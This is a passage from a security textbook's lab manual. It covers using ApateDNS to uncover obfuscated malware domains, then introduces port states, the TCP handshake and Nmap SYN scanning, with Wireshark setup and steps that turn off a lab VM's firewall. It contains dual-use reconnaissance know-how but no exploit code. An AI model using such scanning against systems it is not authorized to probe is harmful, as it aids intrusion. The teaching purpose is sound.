e. Rules can be combined. Come up with multiple filtering rules, mixing and matching with at least three different items from the first dropdown as well as at least one Include and one Exclude selection. Optionally, run a program that will produce events related to your rule. Explain your selections and rationale.

Lab Exercise 15.07: ApateDNS

What if the malware authors don’t want certain strings, such as FQDNs, to be easily seen by Strings? It would be in the adversaries’ obvious advantage to have the FQDNs obfuscated, and only when the binary is run, the FQDNs would be deobfuscated and passed to a Domain Name System (DNS) server to get the corresponding IP address.

You’re more likely to see an FQDN in malware, as opposed to an IP address, because hosting companies can ban domains from their services at the drop of a hat. A malicious site would then no longer be accessible through that IP address of its former hosting company. It’s significantly much more involved for a domain to be seized from its owners. If the adversaries lose hosting from one hosting company, they can use another hosting company to host their malicious site, and DNS will associate the FQDN with the new IP address. However, domains can be seized, so adversaries do need backup domains.

ApateDNS spoofs a real DNS server, listening on port 53 on the machine where the malware is being analyzed, temporarily changing the machine’s DNS server to localhost, using the loopback address of 127.0.0.1 or another IP address for another machine used by an analyst. When the ApateDNS program stops, the original DNS settings are reverted. ApateDNS receives queries from the malware that allow analysts to see FQDNs that were obfuscated. For example, if an FQDNs were stored as ciphertext, they will have been decrypted into their plaintext FQDNs. Furthermore, after the malware gets a DNS response that associates the FQDN with an IP address of an analyst’s machine, traffic is sent to that analyst’s machine, as the malware thinks that the analyst’s machine is the adversary’s machine. This allows an analyst to capture and analyze initial communication from the malware to an adversary’s machine, without worrying about the communication leaking out to the actual adversary’s machine. In certain cases, an analyst will want to see real return traffic in response to malware, but that won’t be possible in this case.

➜ **Note**

In Greek mythology, Apate was the goddess of deceit.

Seeing adversaries' FQDNs and capturing initial outbound communication from malware are great for analysts, but with ApateDNS, it gets even better.

Using ApateDNS, you can specify a number of nonexistent domain (NXDOMAIN) responses to be sent in response to DNS queries, although just one actually does the trick. Let's say the first FQDN that is decrypted is www.badsite1.com. When the malware gets the NXDOMAIN response from ApateDNS, it will fetch another encrypted FQDN, decrypt it, and try it. If the query for www.badsite2.com generated another NXDOMAIN in response, the malware will try again with www.badsite3.com, and so on. This way, you can force the malware to divulge all hidden FQDNs that are in operation and acting as backups in the event that others get taken down.

Learning Objectives

In this lab exercise, you'll use ApateDNS for basic dynamic analysis. At the end of this lab exercise, you'll be able to

- Use ApateDNS to decrypt FQDNs that have been obfuscated and, as a result, didn't show up in the output of strings
- Use ApateDNS to generate DNS responses, fooling the malware into thinking that an analyst's machine is an adversary's machine
- Analyze outbound communication from malware that is now redirected to an analyst's machine, instead of an adversary's machine

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

To begin, you can read about ApateDNS at www.fireeye.com/blog/threat-research/2011/10/research-tool-release-apatedns.html. To download and install ApateDNS, follow these steps:

1. On the Windows 10 VM, go to www.fireeye.com/services/freeware/apatedns.html.
2. Fill out the required information and click the DOWNLOAD NOW button.
3. On the page that opens, click DOWNLOAD APATEDNS and then extract sdl-apatedns.zip from the Downloads folder.
4. In the extracted sdl-apatedns folder is an apateDNS folder. In the apateDNS folder, you will find the apateDNS.exe executable. Double-click this file to run it.
5. Click Yes to allow an app from an unknown publisher to make changes to your device.
6. If prompted, click Download and install this feature to get the required .NET Framework 3.5. Windows will download the required files and then go through the installation. You'll see that .NET Framework 3.5 (which includes .NET 2.0 and 3.0) was installed successfully.
7. Click Close and then click the Restart Now button to reboot. Sign back in when the update process completes.

To make sure that there are no side effects, which I've observed when IPv6 is enabled and running on a network interface card (NIC), follow these steps to disable IPv6 for this lab exercise:

1. Click the Start button or in the search box and type **Sharing**.
2. Select Manage Advanced Sharing Settings.
3. In the address bar, click Network and Sharing Center.
4. In the pane on the left, click Change Adapter Settings.
5. Right-click the NIC you're currently using (Ethernet or Wi-Fi) and select Properties.
6. Remove the check from the box next to Internet Protocol Version 6 (TCP/IPv6) and then click the OK button.
7. At the completion of this lab exercise, be sure to return to the same

location and recheck the box.

You’re going to use Wireshark (which was used in Chapter 12 on Kali Linux and in Chapter 13 on Ubuntu), the renowned packet sniffer on Windows 10, to watch traffic sent and received in this lab. To download and install Wireshark and start sniffing, follow these steps:

1. Run VMware Workstation Player and boot up the Windows 10 VM. Go to www.wireshark.org and click the Download button.
2. Click Windows Installer (64-bit) to download the executable. Run the executable and click Yes when asked, “Do you want to allow this app to make changes to your device?”
3. Click Next on the Welcome screen, click I Agree to accept the license agreement, click Next on the Choose Components screen, click Next on the Additional Tasks screen, click Next to accept the default install location, and click Next to install Npcap. Do not put a check in the Install USBPcap checkbox, but instead, click Install on the USB Capture screen. Click I Agree to accept the Npcap license agreement, keep the default installation options, and click Next. Click Next when you see Installation Complete For Npcap at the top and then click Finish. Click Next when you see Installation Complete For Wireshark at the top and, finally, click Finish.
4. Open Wireshark on Windows 10 VM.
5. In the Capture section, double-click the Adapter For Loopback Capture selection to start sniffing.

📷 **1a–1c**

Step 1 Confirm your initial DNS settings and start ApateDNS.

a. Open up a command prompt and then type **ipconfig /all** and press ENTER to see your DNS servers.

b. Type **netstat –an | more** and press ENTER to see that port 53 on your local machine is not open.

c. In the ApateDNS folder, double-click apateDNS.exe to run it. In the ApateDNS GUI, type **127.0.0.1** in the box labeled DNS Reply IP

(Default: Current Gateway/DNS) to keep the DNS query on the machine you’re on. Keep # of NXDOMAINs at 0 for now, select your physical NIC in the dropdown next to Selected Interface (if it’s not already selected) and then click the Start Server button. Click the Allow Access button in the Windows Security Alert box and keep the check in the checkbox next to “Private networks, such as my home or work network.”

📷 **2a, 2b**

Step 2 Set a display filter in Wireshark. Confirm that ApateDNS has started a DNS server on the local machine.


a. In Wireshark, set a display filter of **dns || icmp** to focus on those protocols.

b. Type **ipconfig /all** and press ENTER. Notice that your machine’s DNS server is now itself localhost, or 127.0.0.1. Once again, type **netstat –an | more** and press ENTER to see that port 53 on your local machine is now open. Scroll line by line with ENTERor page by page with the spacebar until you see the row 0.0.0.0:53, which means any interface on this machine is able to send traffic to the DNS server listening on port 53. Type CTRL-C to break out.

📷 **3a–3c**

Step 3 Send a ping that simulates malware trying to resolve an FQDN. Examine the related traffic.

a. In the command prompt, type **ping jonathan.scott.weissman** and press ENTER. You’ll see a response coming from the loopback address in the command prompt. In ApateDNS, you’ll see FOUND in the DNS Returned column, which means that ApateDNS “found” the IP address of jonathan.scott.weissman of 127.0.0.1 and sent a DNS response with that IP address. See the top pane in Figure 15-8.



Time	Domain Requested	DNS Returned
22:41:18	jonathan.scott.weissman	FOUND

```
[+] Using 127.0.0.1 as return DNS IP!
[+] DNS set to 127.0.0.1 on Intel(R) Dual Band Wireless-AC 8260.
[+] Sending valid DNS response of first request.
[+] Server started at 22:41:17 successfully.
[+] Stopping Server...
[+] DHCP detected, setting DNS back to DHCP.
[+] DNS Restored.
[+] Interfaces list has been refreshed.
```

DNS Reply IP (Default: Current Gatway/DNS): 127.0.0.1

# of NXDOMAIN's: 0

Selected Interface: Intel(R) Dual Band Wireless-AC 8260

FIGURE 15-8 ApateDNS

Therefore, the loopback address of 127.0.0.1 now has two purposes. First, as mentioned earlier, it's the current DNS server IP address used by your machine. Second, it's the answer that gets returned to any DNS query looking for an A (IPv4 host address) resource record. If you type in any FQDN after **ping**, valid or not, in response to the generated DNS query "What's the IP address of this FQDN?", the answer will always be 127.0.0.1. As a result, in Wireshark, you can now sniff the traffic sent from a victim machine on its way to an attacker's machine. While you will be able to see the TCP three-way handshake and the request from the malware specimen, you won't see any response traffic because the request never will reach the attacker's machine since it has a destination IP address of 127.0.0.1.

In this case, since you sent a ping to the loopback interface, you will see both the ICMP echo requests and the ICMP echo replies in Wireshark.

b. In ApateDNS, click the Stop Server button, which returns all configuration settings to the way they were, as shown in the middle pane of Figure 15-8.

c. In Wireshark, examine the DNS and ICMP traffic sent over the loopback interface, which simulates traffic that would result from malware.

📷 **4a–4c**

Step 4 Send a ping that simulates malware using backup FQDNs after receiving NXDOMAIN responses.

a. In ApateDNS, change the value in the textbox # of NXDOMAINs to 1. As mentioned earlier, this tells the malware that the domain is not available, forcing the malware to reveal another FQDN that is currently obfuscated. NXDOMAIN stands for “nonexistent domain,” and in response to a DNS query it means “There is no answer to your question!”

b. Once again, in the command prompt, type **ping jonathan.scott.weissman** and press ENTER. You’ll notice NXDOMAIN in the DNS Returned column in ApateDNS now, instead of FOUND.

c. Again, type **ping jonathan.scott.weissman** and press ENTER. Now the ping will succeed and you’ll see FOUND in the DNS Returned column again, because only one NXDOMAIN will be returned for each query. The fact that the ping now succeeds is not important. What is important is that this illustrates that malware, when it gets the NXDOMAIN, will pull out another decrypted FQDN to show the analyst.

Lab Analysis

1. What are the four stages of malware analysis?

____

____

2. Which category does each tool used in this chapter fit into?

   ____

   ____

3. What is the purpose of a malware analyst using Strings?

   ____

   ____

4. What do you consider to be the best part of VirusTotal?

   ____

   ____

5. What’s the purpose of the first shot taken with Regshot?

   ____

   ____

6. What is the ultimate goal of using ApateDNS?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

ApateDNS

PEview

Process Monitor

Regshot

Resource Hacker

Strings

UPX (Ultimate Packer for eXecutables)

VirusTotal

1. A program that can decompress malware is _____________.

2. A program that allows you to see the sections of a Windows binary file is _____________.

3. A program that allows you to extract a binary file from another binary file is _____________.

4. A website that allows you to correlate your binary to other binaries in the wild is _____________.

5. A program that purposely gives incorrect responses to a binary's queries is _____________.

6. A program that displays additions, changes, and modifications to artifacts on a system is _____________.

7. You'd probably want to specify a minimum length of 4 in the _____________ program.

8. A program that allows you to filter by many criteria is _____________.

Chapter 16
Security Tools and Techniques

Lab Exercises

16.01 Port Scanning with Nmap

16.02 Sockets with netcat (nc) and ncat

16.03 Packet Crafting with hping3

16.04 Packet Crafting with Scapy

Lab Analysis

Key Term Quiz

Securing your network involves not only the use of security tools but also the knowledge, skills, and techniques related to effectively, efficiently, and properly using them! Nmap is one of the most often used tools for both pentesters and cybercriminals. You’ll get knowledge and experience with it in this chapter.

You’ll also gain valuable knowledge and experience with netcat (nc), also known as the “TCP/IP Swiss Army Knife” for its many capabilities, including varied ways of creating different types of communication connections. Again, this is used by both the good guys and the bad guys.

Up until now in this book, all the network traffic you sent was created for you by the operating system. Using hping3 and Scapy, in this chapter, you’re finally going to have full control of data created. Although this technique is called packet crafting, in addition to crafting IP packets and ICMP packets, you’ll also be crafting Transmission Control Protocol (TCP) segments, User Datagram Protocol (UDP) datagrams, and more. Packet crafting, following the theme of tools and techniques in this chapter, is performed by both white hat hackers and black hat hackers.

30 MINUTES

Lab Exercise 16.01: Port Scanning with Nmap

Pentesting and cyberattacks follow the same algorithm. First, you find systems (as shown in Chapter 22). Next, you find programs or services on those systems (as shown in this chapter, through port scanning). Then, you find vulnerabilities in those programs or services on those systems (as shown in Chapter 25). Then, you find ways that those vulnerabilities can be exploited (as shown in Chapter 22). Finally, you go ahead and actually exploit those vulnerabilities (as shown in Chapter 22). Now that you've compromised systems, you can use them to pivot to other systems on the same network as well as systems on different networks.

The way network communication goes in and out of a machine physically (at Layer 1, the Physical Layer of the OSI Model) is through the network interface card (NIC). Those 1s and 0s are entering and exiting your machine through the NIC (that exists at both Layer 1 and Layer 2, the Data Link Layer, of the OSI Model), which is the connection from your machine to the rest of the world. The way network communication goes in and out of a machine logically, though, is through a program or service. A service is a program that runs in the background, independent of a sign-in, in Windows. In Linux, the term daemon is used instead of service (and in Linux, the term service refers to a command that calls scripts that control daemon processes). A process is an instantiation of a program or service and can be further broken down into threads. Windows client machines, for instance, will have a workstation service running in the background that allows them to create and maintain network connections with the Server Message Block (SMB) protocol to server services that allow for access to remote files and printers.

➜ **Cross-Reference**

More on these terms can be found in Chapter 2.

When you start a web server, you’re starting a specific server service that isn’t tied to a specific account. This way, when the server reboots, the service automatically starts, without the need to sign in.

➜ **Note**

As mentioned in Chapter 14, technically speaking, a server is a service (software) that responds to client service requests. The term server, though, is often used for the machines (hardware) on which server services run.

Well, how does network communication go in and out of a program or service?

Let’s say a single machine is running both a File Transfer Protocol (FTP) server and a web server. If they are both accessible by the same IP address, how does the traffic for the FTP server get to the FTP server and the traffic for the web server get to the web server?

Think about an apartment building with a mailbox grid in the lobby. The man in apartment 21, Frank Thomas Peterson, checks his mail with a key to box 21, and the woman in apartment 80, Helen Theresa Thomasina Parker, checks her mail with a key to box 80. The mailman brought their mail to the same building. They both live in the same building with the same street address. This is like two different servers that are accessible through the same IP address. However, when traffic is destined for the man in apartment 21, it is noted on the front of the envelope. The same goes for mail addressed to the woman in apartment 80. Similarly, the way into and out of a program or service is through a port. A port is a logical endpoint of communication that identifies a program or service and is represented by a port number.

➜ **Note**

The term port is used instead of port number. For example, you’d see or hear port 21 instead of port number 21.

So, in addition to source and destination MAC addresses, and source and destination IP addresses, there are source and destination ports. MAC addresses are found in frame headers at Layer 2 of the OSI Model. IP addresses are found in IP packet headers at Layer 3 (Network Layer) of the OSI Model. Port numbers are found in either TCP segment headers or UDP datagram headers at Layer 4 (Transport Layer) of the OSI Model.

Based on the destination port, the operating system on the destination machine knows which program or service to send the data to, in the same way that the mailman knows to put the mail for apartment 21 in the box for apartment 21, and the mail for apartment 80 in the box for apartment 80.

Well-known ports use port numbers from 0–1,023 and are reserved for major protocols and services. FTP servers send and receive control traffic on port 21 (which explains why I chose to name the man in apartment 21 Frank Thomas Peterson). Web servers running Hypertext Transfer Protocol (HTTP) send and receive unencrypted traffic on port 80 (which is why I chose to name the woman in apartment 80 Helen Theresa Thomasina Parker). Web servers send and receive encrypted traffic on port 443, with Transport Layer Security (TLS).

Registered ports use port numbers from 1,024–49,151 and are assigned by the Internet Assigned Numbers Authority (IANA) for specific organizations that want a common port to be used for their programs or protocols. However, these port numbers can be used by any system if not in use. In fact, operating systems will use port numbers in this range and treat them like dynamic ports (coming up next). Registered port numbers are locally significant to a system. It’s not like using a registered IP address, which has global scope.

Dynamic ports use port numbers from 49,152–65,535 and are used by client applications on an as-needed basis. For example, a browser might open port 60,000 to send a request to a web server that will be listening for requests on port 80. The web server’s response is sourced from port 80 and is destined for the port the browser opened. After the communication between the browser and the web server is complete, the browser will close the port it opened, but the web server’s port will remain open for new incoming connections. The browser, or any other program/service running on the machine, will subsequently open a different port in that dynamic range for its next request. As mentioned earlier, operating systems will sometimes use unused ports in the registered port number range for the same purpose.

Port scanning involves sending packets to a destination machine in order to identify the state of ports. From a cybersecurity perspective, port scanning helps you verify the security of systems under your control. From a cybercrime perspective, it allows attackers to find programs or services with vulnerabilities that can be exploited.

Many different types of scans can be sent. You'd just select an appropriate one, or a combination of different scan techniques, for the task at hand.

A port can be classified as being in one of three states: open, closed, or filtered. There's really just one difference between an open port and a closed port. Open ports have programs or services listening on them, whereas closed ports don't. For example, if you start a FileZilla FTP server, port 21 is open. Stop the FileZilla FTP server, and port 21 is closed. If you start an Apache web server, port 80 is now open. Stop the Apache web server, and port 80 is now closed.

A filtered port is a port that's either open or closed, but it can't be determined because packet filtering keeps the scans from getting to the port. The filtering could come from a dedicated firewall device, router rules, or a host-based firewall. Sometimes an ICMP error message will be sent in response to a filtered port. However, often, filters will just drop traffic and won't send responses. Therefore, sometimes these probes will need to be sent multiple times to make sure that the lack of responses was due to filtering and not network congestion. This slows the scanning process down greatly.

Firewalls don't open ports. Firewalls don't close ports. Firewalls filter ports.

If a network-based firewall is set to deny some or all traffic to a Secure Shell (SSH) server that sends and receives traffic on port 22, you still have an SSH server running on the machine. The firewall didn't close port 22 on the machine. If you run netstat on the SSH server, you'll see that port 22 is indeed open. Any hosts inside the network, therefore, will be able to access the SSH server, since the network-based firewall-filtering port 22 doesn't affect them. When a host-based firewall on the SSH server is filtering either some or all incoming traffic on port 22, if the service is started, port 22 is still open.

Let's say I'm teaching a class in the Finger Lakes Community College

(FLCC) Victor Campus Center. Think of the class in the Networking and Cybersecurity Lab as a program or service that’s running. Think of the room number (VC206) as the port number that lets students know where to enter. While class is in session, the port is open. After class, we all leave. The lights go off and the door is locked. The port is closed.

Picture yourself trying to enter FLCC’s Victor Campus Center, but the security guard at the front door doesn’t let you in. That guard is the firewall. You can’t get to my classroom door to even determine whether class is in session (open port) or not (closed port) because you’re being filtered by the firewall (filtered port).

Port scanning can also potentially identify operating systems of target machines, as well as versions of those programs running on those machines. While there are many different port scanning tools, the de facto standard of port scanning is a tool called Nmap (Network Mapper). Nmap can also be used initially to find the available hosts on a network to probe.

Think of a burglar casing out the neighborhood. The burglar might walk up to a house and simply turn a doorknob or push a window to see if it’s locked or unlocked. Technically, there’s nothing illegal about that (trespassing notwithstanding). What about port scanning, then? Well, there are actually three well-known, but very rare, legal cases against people who performed port scans.

In 1999, a consultant for the Cherokee County Georgia Emergency 911 System scanned a Cherokee County web server under the control of a competing consulting firm. The competing firm detected the scan and reported it to the police, who arrested the consultant for violating the Computer Fraud and Abuse Act (CFAA). The CFAA deals with anyone who intentionally accesses a protected computer without authorization and, as a result of such conduct, causes damage, in addition to some other requirements. The second consulting company claimed damages involving time spent investigating the port scan and related activity. The civil case was dismissed before trial. The criminal court also found a lack of merit, and all charges were dropped. The consultant, though, had six-figure legal bills and went through many stressful years in the courts. There is a happy ending, though. After devoting tons of time into educating his lawyers about the technical issues involved, the consultant was able to start a successful forensics services company. Different courts or situations could lead to worse outcomes. A lot of states in the U.S. and other countries have their own computer use laws, which could arguably make a simple ping to a remote machine without authorization illegal.

In 2003, a 17-year-old from Finland was convicted of attempted computer intrusion for port scanning a bank five years earlier. He was ordered to pay the bank’s forensics investigation cost, which came out to around US$12,000.

In 2004, an Israeli judge acquitted a man who had port scanned the Mossad National Intelligence Agency of Israel. The judge even commended the port scanning man for acting in the public good by checking for vulnerabilities.

Some ISPs will call port scanning a denial-of-service (DoS) attack because the large volume of traffic sent from one machine to another. As a result, your ISP could drop you as a customer or even investigate further sanctions.

Is port scanning legal? Well, there’s no conclusive answer, although precedent leads one to believe that intent to follow up the port scan with an attack is where the legal system might catch up to you.

For this lab, and otherwise, do not port scan any machines that are not under your control or machines that you are not authorized, with explicit written consent, to port scan.

Learning Objectives

In this lab exercise, you’ll learn the ins and outs of port scanning. At the end of this lab exercise, you’ll be able to

- Send and interpret the results of a SYN scan
- Send and interpret the results of a Connect scan
- Send and interpret the results of Null, FIN, and Xmas scans (these three are related)
- Send and interpret the results of an ACK scan
- Send and interpret the results of a UDP scan
- Understand the logic behind the various scans

- Understand how to use certain scans in conjunction with other scans for intelligence gathering

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1
- A web browser with an Internet connection

Let's Do This!


At Layer 4 of the OSI Model, TCP establishes a connection between two systems (referred to as client and server in this section) before any data is transferred, requires every message to be acknowledged, and guarantees data delivery through the TCP three-way handshake.

In nontechnical terms, the client says, "Hey, I want to talk to you!" The server says back, "I want to talk to you as well, and, yes, you can talk to me!" Then the client says, "Sure, let's rock!"

Flags in the TCP header represent specific control information, each represented by a single bit. Turning a flag on (or setting it) means giving that bit a value of 1. Turning a flag off (or clearing it) means giving that bit a value of 0. There are six standard flags in the TCP header (as well as three specialty ones).

We're going to focus on two of the standard flags now and the others later. Furthermore, we'll be looking at a simplified TCP header, focusing only on the relevant fields and values.

In Step 1 of the TCP three-way handshake, as shown in Figure 16-1, the client sets the SYN (synchronize) flag on, by placing a 1 in that bit position, and comes up with a pseudo-randomly generated sequence number, which is placed in the Sequence Number field. Let's say it's 9. This step is simply referred to as SYN because of the SYN flag that is on.




TCP segment

Source port	Destination port	Sequence number	Acknowledgement number	Flag
60,000	80	9	0	SYN

FIGURE 16-1 SYN

The TCP header (this TCP segment has no data/payload, and only consists of the TCP header) is placed in an IP packet, which is placed in a frame, and assuming remote communication, it's sent to the default gateway of the client.

When the TCP segment shows up on the server, the server replies with its own TCP segment. In Step 2 of the TCP three-way handshake, as shown in Figure 16-2, the server turns on the ACK (acknowledgement) flag and increments the sequence number that the client sent by 1, in the Acknowledgment Number field.



TCP segment


Source port	Destination port	Sequence number	Acknowledgement number	Flag
80	60,000	2021	10	SYN ACK

FIGURE 16-2 SYN-ACK

If the client's initial sequence number was 9, the server puts 9 plus 1, or 10, in the Acknowledgment Number field. In reality, both the sequence number and acknowledgment numbers are 4-byte values (sent and received in base 2, binary). In the same TCP header, the server also raises the SYN flag and comes up with its own pseudo-randomly generated sequence number (let's say 2021), which it places in the Sequence Number field. This step is simply referred to as SYN-ACK, because the SYN and ACK flags are both set.

The TCP header (this TCP segment has no data/payload, and only consists of the TCP header) is placed in an IP packet, which is placed in a frame, and assuming remote communication, it's sent to the default gateway of the server.

The client, in Step 3 of the TCP three-way handshake, responds by sending another TCP segment, with the ACK flag on, incrementing the sequence number sent by the server by 1 in the Acknowledgment Number field (see Figure 16-3). In our example, that would be 2021 plus 1, or 2022. This step is simply referred to as ACK, because of the ACK flag that is on.



TCP segment

Source port	Destination port	Sequence number	Acknowledgement number	Flag
60,000	80	10	2022	ACK

FIGURE 16-3 ACK

At this point, the two systems are connected. The TCP segments in the three steps didn't have any data/payload. It was just control messages in the TCP header. Now, when actual data is transmitted by either side, be it FTP, HTTP, TLS, SSH, or something else, it's encapsulated inside a TCP header.

Furthermore, the sequence numbers now will increase by the size of the data. Every byte sent is acknowledged. If not, bytes are resent until they are acknowledged. That's how TCP follows through on its guaranteed data delivery claim.

If you don't have Wireshark on your VM at this point (which means you're doing this chapter before Chapter 15), follow these steps.

1. Run VMware Workstation Player and boot up the Windows 10 VM. Go to wireshark.org and click the Download button. You're going to use Wireshark, the renowned packet sniffer, to watch the traffic sent and received in this lab.
2. Click Windows Installer (64-bit) to download the executable. Run the executable and click Yes when asked "Do you want to allow this app to make changes to your device?"

3. Click Next on the Welcome screen, click I Agree to accept the license agreement, click Next on the Choose Components screen, click Next on the Additional Tasks screen, click Next to accept the default install location, and click Next to install Npcap. Do not put a check in the Install USBPcap checkbox but instead click Install on the USB Capture screen. Click I Agree to accept the Npcap license agreement, keep the default installation options, and click Next. Click Next when you see Installation Complete for Npcap at the top and then click Finish. Click Next when you see Installation Complete for Wireshark at the top and, finally, click Finish.

4. Open Wireshark on Windows 10 VM.

5. Double-click the Ethernet0 adapter (which is treated like a physical, wired Ethernet adapter), representing the virtual NIC/network adapter of the VM. This will start a live capture.

6. Open another instance of VMware Workstation Player and boot up the Kali Linux VM.

7. Using the **ip a** command, find the IP address assigned to the eth0 interface of the Kali Linux VM. This VM should still be in Bridged mode, and it should be on the same subnet as the Windows 10 VM and your host machine.

8. In the Apply A Display filter bar (under the toolbar) in Wireshark, type **ip.addr==**, followed by the IP address of the Kali Linux VM (for example, **ip.addr==192.168.1.114**) and press ENTER. All packets will still be captured, but the display will only show packets involving the Kali Linux VM as either the source or destination.

9. On the Windows 10 VM, click the Start button or in the search box, type **Firewall**, click Windows Defender Firewall, click Turn Windows Defender Firewall On or Off on the left, and select each of the three Turn Off Windows Defender Firewall (Not Recommended) radio buttons for the three categories (Domain Network Settings, Private Network Settings, and Public Network Settings) if not already selected. Click OK.

10. On the Windows 10 VM, open a command prompt and use the **ipconfig** command to find the IP address assigned to the Ethernet0

interface.

1a–1f

Step 1 The SYN scan starts off like a normal TCP three-way handshake, which establishes a connection between communicating machines. The client sends a TCP header with the SYN flag turned on. Nmap, by default, will scan the thousand most common ports, although you can specify a certain port or a custom range of ports. Each closed port in a SYN scan will respond by sending a TCP segment with the RST (reset) flag turned on. That’s the way TCP/IP was designed. When closed ports receive a SYN, they reply with an RST, which immediately closes any connection or attempt to connect from a client.

➜ Note

